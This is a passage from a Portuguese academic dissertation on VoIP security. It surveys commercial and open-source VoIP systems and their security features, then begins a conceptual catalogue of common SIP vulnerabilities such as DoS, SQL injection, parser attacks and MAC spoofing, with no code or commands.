O *ARP Poisoning* é um tipo de ataque *Man-In-The-Middle* (MITM), explicitado em 2.3.3, que é possível de executar facilmente, uma vez que muitos dos sistemas operativos aceitam ou trocam entradas na ARP *cache*, independentemente de, anteriormente, ter sido enviado um pedido ARP. Devido a este facto, é possível que o atacante "engane" um ou os dois intervenientes, uma vez que o endereço *Media Access Control Address* (MAC) do atacante, na perspetiva de cada um, passa por ser o endereço destino (do segundo interveniente). Assim, permite que o atacante sirva de intermediário e, desta forma, possibilita a escuta do tráfego de forma silenciosa [12].

1.5.4 *Transport Layer Security* (TLS)

Protocolo que fornece segurança em comunicações através de redes de computadores e da Internet, nomeadamente em serviços como e-mail, fax, mensagens instantâneas e VoIP. Este protocolo visa, principalmente, fornecer privacidade e integridade de dados entre aplicações do tipo cliente/servidor.

1.5.5 *Virtual Private Network* (VPN)

É uma rede virtual privada que permite que os utilizadores comuniquem em redes partilhadas e/ou públicas, como se os equipamentos estivessem diretamente ligados à rede em questão. Neste sentido, permite às aplicações segurança, funcionalidade e gestão da rede.

1.5.6 *Port mirroring*

Esta técnica consiste em copiar o tráfego de uma porta para uma outra porta específica, sem permitir qualquer tipo de tráfego bidirecional na porta.

1.6 Estrutura do documento

Este documento é composto por cinco capítulos. No presente capítulo é apresentado o contexto, os objetivos e a motivação desta dissertação, bem como uma breve descrição do sistema VoIP.

No capítulo 2 é apresentado o estado da literatura, ou seja, são descritos os sistemas mais relevantes do mercado, bem como o levantamento das falhas de segurança mais comuns.

No capítulo 3 são descritas as configurações dos sistemas utilizados para efetuar uma análise de riscos, em cenários controlados e num sistema real (*PolySpeak*), bem como apresentados os resultados obtidos.

No capítulo 4 são apresentadas propostas de solução para as falhas encontradas nos cenários em análise.

No capítulo 5 são demonstradas as conclusões gerais do trabalho desenvolvido, bem como sugestões de propostas a aplicar futuramente.

Capítulo 2

Estado da arte

Este capítulo pretende apresentar os principais sistemas VoIP mais relevantes e utilizados no mercado, bem como explicitar o estudo realizado referente à identificação das vulnerabilidades de segurança mais recorrentes. Por fim, pretende expor uma análise comparativa dos sistemas abordados e o levantamento das falhas identificadas.

2.1 *Asterisk*

De acordo com [13], o projeto *Asterisk* iniciou-se em 1999 por *Mark Spencer*. É uma solução de uso gratuito e permite a implementação de uma central telefónica privada, nomeadamente um iPBX em *software*. Pode ser utilizado em vários sistemas operativos como *Linux*, *Windows* e OS X, disponibilizando todas as características expectáveis de um iPBX, ou seja, deve ter, pelo menos, incluído chamadas de voz e vídeo, mensagens de voz, mobilidade, conferências e relatórios de histórico dos diversos serviços utilizados [14]. Permite ainda efetuar outros serviços adicionais como, por exemplo, mensagens instantâneas (SMS), *voicemail*, fax, IVR, entre outros. No entanto, é de realçar que, de forma a implementar alguns destes serviços, é necessário configurar e/ou adicionar alguns módulos, tornando-o um código aberto.

De forma a usufruir e tirar partido deste serviço, no contexto pretendido, recorre-se ao *AsteriskNOW* [15] que permite e facilita a implementação de uma solução totalmente personalizada. Adicionalmente, é uma distribuição completa de *Linux* e disponibiliza uma interface administrativa do *FreePBX* [16], que permite a construção de soluções de comunicações robustas, de fácil implementação e suporte.

Atualmente, o *Asterisk* é o "motor" de inúmeras aplicações de comunicação. De seguida, na apresentação dos sistemas VoIP mais relevantes do mercado (secção 2.2) a maioria têm como base o *Asterisk*.

2.2 Apresentação dos sistemas VoIP relevantes no mercado

Atualmente existem várias empresas que possuem implementações de sistemas VoIP, podendo os seus serviços estar alojados na *Cloud* ou num servidor dedicado. Assim, nesta secção, pretende-se analisar alguns dos sistemas que se encontram no mercado.

2.2.1 *Cisco Unified CallManager*

A *Cisco* [17] possui um sistema VoIP, muito utilizado em contexto empresarial, denominado "*Cisco Unifield Communications Manager*" (CUCM). É um sistema de comunicações IP que integra os serviços de voz, vídeo, dados e aplicações na mesma infraestrutura de rede [18]. A rede é organizada em quatro camadas padrão, conforme visível na Figura 2.1.




Figura 2.1: Componentes do sistema CUCM [19]

- **Camada de infraestrutura:** engloba todos os equipamentos de rede, de modo a fazerem o transporte completo de dados, voz e vídeo entre os equipamentos e aplicações existentes na rede. Proporciona gestão, alta disponibilidade, segurança e qualidade de serviço (QoS).
- **Camada de controlo de chamada:** fornece serviços de administração do *dialplan*, de controlo do dispositivo e de processamento de chamada.
- **Camada de aplicação:** as aplicações são independentes das funções de controlo de chamada e da infraestrutura física de processamento de voz. Neste sentido, é nesta camada que se encontram todas as aplicações que estão integradas através de IP, e podem localizar-se em qualquer ponto da rede.

- **Camada de terminais:** disponibiliza as aplicações ao utilizador, independentemente deste utilizar um telefone IP *Cisco*, um cliente de comunicações, um terminal vídeo ou um *softphone*.

Conforme referido anteriormente, esta solução VoIP disponibiliza tanto dados, como voz e vídeo através da mesma infraestrutura de rede, utilizando protocolos padrão. A arquitetura da rede pode ser observada na Figura 2.2.




Figura 2.2: Rede *Cisco Unifield Communications* (UC) [18]

Através desta topologia de rede é possível integrar os serviços de *voicemail*, mensagens, telefone IP, vídeo telefone, conferências e IVR. É configurada com o intuito de reduzir a configuração, manutenção e interoperabilidade entre aplicações, proporcionando QoS, segurança e alta disponibilidade.

Através do "*Cisco Unity Connection*" [20] é possível ter acesso e gerir mensagens através do e-mail, *web browser* e do "*Cisco Jabber*" [21]. Este último proporciona chamadas de voz e vídeo, mensagens instantâneas e vídeo, conferências e partilha de ecrã. Caso seja necessário *voicemail* e IVR existe o "*Cisco Unity Express*" [22], embora proporcione apenas serviço até quinhentos utilizadores. Contudo, para se poder usufruir do "*Cisco Unity Connection*" é necessária uma conta *Microsoft Exchange* [23].

Para que seja possível efetuar chamadas, o CUCM utiliza os protocolos SIP ou *Skinny Client Control Protocol* (SCCP) [24], para a sinalização, e o RTP, para transporte [18]. Na Figura 2.3 é possível observar a representação de uma chamada. Mais especificamente, quando se utilizam

telefones SCCP, os números são enviados um a um, do mesmo modo que são pressionados. Utilizando telefones SIP, os números são enviados em bloco, ou seja, se um número for digitado será enviado apenas quando estiver completo. Contudo, é possível alterar opções relativas aos telefones SIP, de modo a terem o mesmo comportamento dos telefones SCCP.




Figura 2.3: Sinalização e caminho dos pacotes no CUCM [18]

Consultando as especificações técnicas do CUCM [23], na secção de segurança, encontram-se alguns mecanismos de segurança dos quais se destacam o SSO, utilizado para ativar a autenticação em dois fatores (mecanismo explicitado na subsecção 1.5.1), e *Cisco Unified Real-Time Monitoring Tool* (RTMT). Disponibiliza ainda melhoramentos na criptografia, com a introdução de certificados com chave RSA de 3072 e 4096 bit e AES-256 RSA/*elliptic curve* para troca de chaves no SIP, *Tomcat* [25] e interfaces XMPP, e apresenta assinatura SHA-2, para ficheiros de configuração do *Unified Communications Manager*. Através destes é possível ter segurança nas comunicações efetuadas, bem como possuir um risco baixo de ser alvo de um ataque.

2.2.2 *Unified Communications Over IP*

A IP Brick [26], empresa que implementa soluções de comunicações para outras empresas, tem disponível um serviço VoIP, denominado UCoIP, que é baseado na solução de uso gratuito de código aberto *Asterisk*. Pode ser implementado tanto em *cloud* como fisicamente, através do "*IPBrick.GT*". Este serviço disponibiliza voz, vídeo fax, e-mail, *voicemail*, IVR, *web*, encaminhamento de chamadas e mensagens instantâneas.

De acordo com [27], o serviço UCoIP apresenta três principais objetivos:

- Utilizar apenas um único endereço para todas as formas de comunicação;
- Alto nível de integração entre todas as formas de comunicação;

- Normalização, ou seja, utilizar apenas protocolos padrão.

O UCoIP utiliza apenas um endereço tipo e-mail, tanto para correio eletrónico como para efetuar chamadas e consultar a página *web* de um determinado contacto, o que simplifica a comunicação com uma determinada pessoa numa empresa. Relativamente ao sistema, é de realçar que o administrador tem o cargo de criar contas de utilizador e também tem acesso ao histórico de autenticação de todos os utilizadores. Por outro lado, o utilizador tem acesso ao seu histórico de autenticação e pode fazer *download* de um ficheiro CSV, com um relatório de todas as informações da sua conta.

Optando pela opção de instalar um "*IPBrick.GT*" num só equipamento, tem-se *firewall*, VPN, iPBX e *Media Gateway* para interligar com outros iPBX e à rede PSTN [28]. Consultando as especificações técnicas [29] do serviço, nos mecanismos de segurança, tem muitas características que permitem torná-lo mais seguro e robusto, das quais se destacam a cópia de segurança para *Network-Attached Storage* (NAS), recuperação/reposição da configuração do sistema em dez minutos e modo *proxy* para os serviços SMTP, HTTP/HTTPS, FTP, *Skype* e *Messenger*. Por outro lado, disponibiliza *firewall* NAT/PAT, filtro de conteúdos através de listas negras e brancas, e servidor VPN (PPTP, IPSEC, SSL). Contém *Intrusion Detection System* (IDS), *Lightweight Directory Access Protocol* (LDAP) local e remoto e autenticação *Active Directory* AD e, ainda, SIP-TLS.

É de realçar que as características como *firewall*, filtro de conteúdos, VPN, IDS, LDAP remoto e local e SIP-TLS são as principais que, efetivamente, mantêm o UCoIP seguro e robusto.

A opção do UCoIP na *cloud* assenta na *cloud* da IBM [30] e possui todos os serviços disponíveis no "*IPBrick.GT*". Optando por esta solução, não existem gastos associados à aquisição de um servidor dedicado.

2.2.3 *PolySpeak*

O *PolySpeak*, serviço VoIP criado pela Faculdade de Engenharia da Universidade do Porto (FEUP), é baseado na solução *open source Asterisk*. Contudo, foram adicionados alguns módulos com o objetivo de alargar as suas potencialidades, tais como faturação, estatísticas, gestão através da *web* (interface própria) [31].

Disponibiliza chamadas de voz e vídeo, *voicemail* integrado com o e-mail, mensagens, listas telefónicas pessoal e geral, conferências e fax por e-mail.

O sistema pode ficar alocado tanto em máquina virtual como num servidor dedicado.

De modo a manter o serviço disponível e seguro, tem algumas características relevantes como a necessidade de autorização, por parte do administrador, para criar um utilizador, *firewall* ativa, *OpenVPN* e apresenta limitação dos valores por minuto (caso exista um consumo fora do normal a conta é bloqueada, sendo o administrador automaticamente notificado). Na experiência de adivinhar a palavra-passe, ao fim de algumas tentativas (cinco), o endereço IP é bloqueado e o administrador é notificado.

Para além destas medidas, estão em desenvolvimento outras, que irão adicionar ainda mais segurança, nomeadamente bloquear de forma automática a conta para chamadas para o mesmo

destino (por exemplo, caso sejam efetuadas várias chamadas para outro país a conta é bloqueada) e bloquear o SIP *trunk*, ou seja, caso tenha mais tráfego que o normal *trunk* que liga ao provedor de serviço é bloqueado.

2.2.4 *Telzio*

O *Telzio* [32] é uma solução VoIP baseada na *cloud*, nomeadamente na *cloud* da *Atlassian* [33], sendo um *add-on* desta [34]. Através deste tipo de solução, não é necessário adquirir *hardware* específico para o funcionamento do sistema.

Este serviço proporciona vários serviços, como chamadas de voz e vídeo, mensagens, IVR, *voicemail*, fax, conferências e encaminhamento de chamadas.

Quanto à segurança, esta solução tem mecanismos que tornam o serviço mais seguro e robusto, tais como a existência de *firewall*, utilização de *Wi-Fi Protected Access II* (WPA2) em redes *wireless*, prevenção de ataques DoS através de um sistema de monitorização de pacotes e alteração da porta SIP (por defeito 5060, conforme estipulado no RFC 2543 [6]) do telefone para outra porta livre.

A própria *cloud* da *Atlassian* utilizada por este serviço, fornece mecanismos de segurança e trabalha com o fornecedor de serviço, de modo a identificar vulnerabilidades e implementar melhorias [35].

Por ser um serviço baseado na *cloud*, para configurar telefones físicos basta introduzir alguns dados, tais como nome do servidor e do utilizador, palavra-passe e o número da porta SIP utilizada, conforme observado na Tabela 2.1. Estes dados necessários à configuração dos telefones são muito importantes, uma vez que contêm os dados da conta do utilizador e do servidor e, como estes dados passam em claro na rede devido ao facto de ser uma ligação HTTP e como autenticação tem por base o método *Digest Access Authentication* [36], tanto a conta do utilizador como o próprio telefone podem ser comprometidos. Desta forma, este processo poderá provocar uma eventual falha de segurança, na medida em que um atacante pode capturar um registo de autenticação de uma conta.

Tabela 2.1: Configuração de telefone/*softphone Telzio*. Adaptada de [1]

Server	*sip.telzio.com*
User ID	*This is the user ID for the user you created in Telzio's user interface.Example: JohnDoe30422104657. Do not include "sip:"or "@sip.telzio.com".*
Password	*The password you assigned to the user.*
SIP Port	5060
Display Name	*This can be set to anything and will show up if you make direct calls to other SIP phones.*
Codec	*G711u. Sometimes you can select more than one. Make sure this the default codec, or the first one the phone will try to use.*
TCP/UDP	UDP
RTP Packet Size	0.020 ms
Registration Expire	3600 *seconds*
NAT Traversal	*Yes/On*
STUN Server	*stun.telzio.com*

2.2.5 *Alcatel*

A *Alcatel* possui VoIP com duas soluções: baseado na *cloud*, o "*OpenTouch Enterprise cloud*" [37], ou baseado em adquirir um servidor, o "*OmniPCX Enterprise Communicotion Server*" [38].

Este sistema de VoIP fornece vários serviços dos quais se destacam chamadas de voz e vídeo, mensagens unificadas (*voicemail* a partir de qualquer cliente de e-mail numa única caixa de correio), conferências, IVR, partilha de documentos e aplicações e encaminhamento de chamadas. Relativamente às mensagens unificadas, é necessário integrar no "*OmniPCX Enterprise Communication Server*" o "Unified Messaging Application"[39]. Na Figura 2.4 pode ser observado a forma como se integram estes dois sistemas.




Figura 2.4: Arquitetura do *Unified Messaging Aplication* [39]

A partir das especificações técnicas do "*OmniPCX Enterprise Communicotion Server*" [38], verifica-se que este possui muitos mecanismos de segurança que têm o objetivo de manter este serviço seguro e robusto. Destacam-se a autenticação local, *Remote Authentication Dial-In User Service* (RADIUS), *NT LAN Manager (NTLM) Single Sign-on* e existência de ficheiro com *hosts* de confiança. Realiza análise dos pacotes SIP contra ataques DoS, e fornece proteção dos clientes do *OpenTouch Conversation* e do *Connection software* fora da empresa. Utiliza IPSec e SRTP (AES 128 bits), permite monitorização e barramento de chamadas e usa telefones físicos com funções adicionais, como por exemplo, *ARP spoofing protection* e *PC port switch VLAN filtering*.

O serviço na *cloud* permite ter todas as funcionalidades do serviço fornecido pelo "*OmniPCX Enterprise Communicotion Server*". Assim, permite aos funcionários de uma determinada empresa ter acesso a aplicações, conferências, chamadas e todos os outros serviços em qualquer lugar e sempre que se deseje usufruir deste serviço. Para além de fornecer o serviço, a arquitetura da *cloud* proporciona ainda segurança avançada e redundância [37].

2.2.6 *Elastix*

O serviço VoIP da *Elastix* [40] é baseado na solução *Asterisk* e pode assentar na *cloud* ou em servidor dedicado.

Tal como outras implementações, fornece chamadas de voz e vídeo, mensagens, conferências, IVR, fax e *voicemail*. No entanto, alguns destes serviços são modulares, ou seja, é necessário adquiri-los para se usufruir do serviço, como por exemplo o IVR, *DialPlan*, SMS e o

EasyVPN [41].

Possui os módulos adicionais *Mango Analytics* (ferramenta de análise de custos), *EasyVPN* e o *Elastix SIP Firewall* [42], com o intuito de fornecer monitorização e segurança.

Quanto ao *Elastix SIP Firewall*, dispositivo que se adquire à parte do servidor iPBX, tem o objetivo de adicionar uma camada extra de segurança [42]. Efetua uma inspeção em tempo-real dos pacotes SIP que vão para o sistema e é baseado no SNORT [43]. Por outro lado, identifica os pacotes que são suspeitos e maliciosos, bloqueando os seus endereços IP, e previne ataques DoS. Na Figura 2.5 pode ser observado como se integra o *Elastix SIP Firewall* com o iPBX.




Figura 2.5: Integração do *Elastix SIP Firewall* com o iPBX [42]

Através da inclusão deste dispositivo é adicionada uma segurança extra, no entanto se o atacante estiver na rede da empresa em questão pode comprometer o sistema, uma vez que a *firewall* adicionada só protege o iPBX contra ataques vindos do exterior.

Outra solução da *Elastix* é o serviço VoIP na *cloud*, que permite usufruir do serviço sem os custos de adquirir *hardware* dedicado. Tem disponível os mesmos serviços que a versão referida anteriormente (iPBX), podendo ser adicionados mais módulos e é possível escolher um plano de monitorização, de acordo com as necessidades. Dentro dos planos [44], existem vários tipos de monitorização disponíveis, desde atividade dos canais, processos em execução, ligações TCP, *Port Scanner* completo e alertas.

Assim, de acordo com o plano escolhido, é possível obter um elevado grau de segurança no serviço disponibilizado.

2.2.7 *Digium*

A *Digium* [45], empresa fundadora da solução *open source Asterisk*, também possui um serviço VoIP, denominado *Switchvox* [46]. Para ser possível aceder a este, pode-se optar por adquirir um servidor dedicado ou por alojar o serviço na *cloud*.

Alguns dos serviços disponíveis no *Switchvox* são chamadas de voz e vídeo, IVR, conferências, mensagens, chat, fax e *voicemail*.

Relativamente às medidas de proteção e de manutenção, este sistema possui algumas ferramentas importantes [47] como relatórios detalhados, que permitem medir o desempenho do sistema e manutenção simples através de interface própria. Possibilita a utilização de sub-administrador e efetua *backups* automáticos.

Medidas adicionais, como criptografia e autenticação, não são descritas na informação disponível. Existe ainda outra opção para disponibilizar o serviço, denominada "*Switchvox Cloud*" [48], que não contém gastos na aquisição de *hardware*.

Na Tabela 2.2 é ilustrada uma síntese das principais funcionalidades relativas a cada sistema VoIP analisado.

Tabela 2.2: Principais funcionalidades dos sistemas VoIP

Sistemas VoIP	**Funcionalidades**
CUCM	- Integra todos os serviços e aplicações na mesma infraestrutura de rede; - A rede é configurada de forma a reduzir a configuração, manutenção e interoperabilidade entre aplicações; - Utiliza o *Cisco Unity Connection*, o *Cisco Jabber* e o *Cisco Unity Express*, por forma a ter a funcionalidades adicionais (implica conta *Microsoft Exchange*); - Destacam-se os mecanismos de segurança: *firewall*, SSO, RTMT e certificados com chave RSA.
UCoIP	- Baseado na solução *Asterisk*; - Pode ser implementado tanto em *cloud* como fisicamente (*IPBrick.GT*); - Utiliza apenas um endereço tipo e-mail para todos os serviços; - Destacam-se os mecanismos de segurança: *firewall*, VPN, NAS, filtro de conteúdos, IDS e SIP-TLS.
PolySpeak	- Baseado na solução *Asterisk*; - Módulos adicionais de faturação, estatísticas e gestão através de interface própria; - Destacam-se os mecanismos de segurança: *firewall*, *Open*VPN, limitação dos valores por minuto e bloqueio de conta e IP do atacante ao fim de cinco tentativas de palavra-passe.
Telzio	- Aplicação exclusiva da *cloud*; - Destacam-se os mecanismos de segurança: *firewall*, WPA2, prevenção de ataques DoS e alteração da porta SIP dos telefones.
Alcatel	- Pode ser implementado em *cloud* ou em servidor dedicado; - Necessita do *Unified Messaging Application* para usufruir de mensagens unificadas; - Destacam-se os mecanismos de segurança: *firewall*, RADIUS, SSO, ficheiro com *hosts* de confiança, análise de pacotes SIP contra ataques DoS, IPSec, SRTP, monitorização e barramento de chamadas e telefones físicos com funções adicionais.
Elastix	- Baseado na solução *Asterisk*; - Pode ser implementado na *cloud* ou em servidor dedicado; - Sistema modular que requer a aquisição de: *Mango Analytics*, *Easy*VPN e *Elastix* SIP *Firewall*.
Digium	- Baseado na solução *Asterisk* (empresa fundadora); - Pode ser implementado na *cloud* ou num servidor dedicado; - Não disponibiliza especificações quanto aos mecanismos de segurança.

2.3 Identificação de falhas de segurança

Através da análise da arquitetura do sistema VoIP, nomeadamente a implementação que assenta no protocolo SIP para sinalização, foi possível verificar que este serviço possui várias falhas de segurança, sendo algumas delas mencionadas de seguida, organizadas segundo a sequência Servidor, Cliente e Comunicação Cliente-Servidor.

2.3.1 Servidor

- ***Denial of Service (DoS)*:** compromete a disponibilidade dos serviços negando o acesso de um utilizador autenticado, tanto no terminal do utilizador como nos servidores de registo e *proxy*. Para isso, é enviado um número elevado de pedidos de registo e mensagens, provocando uma falha nos componentes SIP [7].

- ***SQL Injection*:** através de uma *query*, o atacante pode enviar "*malicious statement*" [7], ou seja, código malicioso. Ocorre devido à autenticação reduzida devido ao facto deste código passar através da base de dados, com o objetivo de ser executado, expondo os dados armazenados na base de dados. Um cenário à utilização deste ataque é, por exemplo, quando um UA, ou o servidor *proxy*, tentam autenticar-se e, neste momento, é injetado código SQL malicioso. Perante o sucedido, o servidor SIP recebe este código e, após ser executado, vai tornar os serviços da base de dados inúteis [49]. Como prevenção, existe a possibilidade de utilizar assinatura digital que deteta qualquer alteração nas *queries*.

- ***Parser Attack*:** recupera dados ou analisa o comportamento do sistema VoIP através de mensagens mal formadas. Este tipo de mensagens é difícil de ser detetado e, para isso, é necessário um algoritmo sofisticado para as poder detetar e descartar [7]. Em [50] é apresentada uma proposta de solução que utiliza TLS, IPSec e S/MIME, no entanto estas ferramentas apenas proporcionam uma prevenção parcial contra este tipo de ataque.

2.3.2 Cliente

- ***VoIP MAC Spoofing Attack*:** o primeiro passo que um atacante efetua para poder lançar um ataque, consiste na execução de uma análise à rede com o objetivo de encontrar as suas vulnerabilidades. Todos os dispositivos na rede possuem um endereço MAC, único para cada dispositivo e, uma vez que os telefones VoIP também possuem endereço MAC, ficam sujeitos a ataques de falsificação, tal como acontece a outros elementos na rede [7]. Um exemplo de um ataque de VoIP MAC *Spoofing* é ilustrado na Figura 2.6. Em [3], é apresentada uma proposta de solução que assenta na utilização de *Honeypot*, que deteta qualquer tipo de ferramenta de análise à rede, de forma a alertar o servidor *Asterisk* SIP.




Figura 2.6: Cenário de ataque VoIP MAC *Spoofing* [7]

- ***Spam Over Internet Telephony (SPIT)*:** de acordo com o trabalho [7], este tipo de ataque tem como alvo utilizadores ou grupos de utilizadores, de modo a realizar um elevado número de chamadas e/ou mensagens não solicitadas na rede IP.

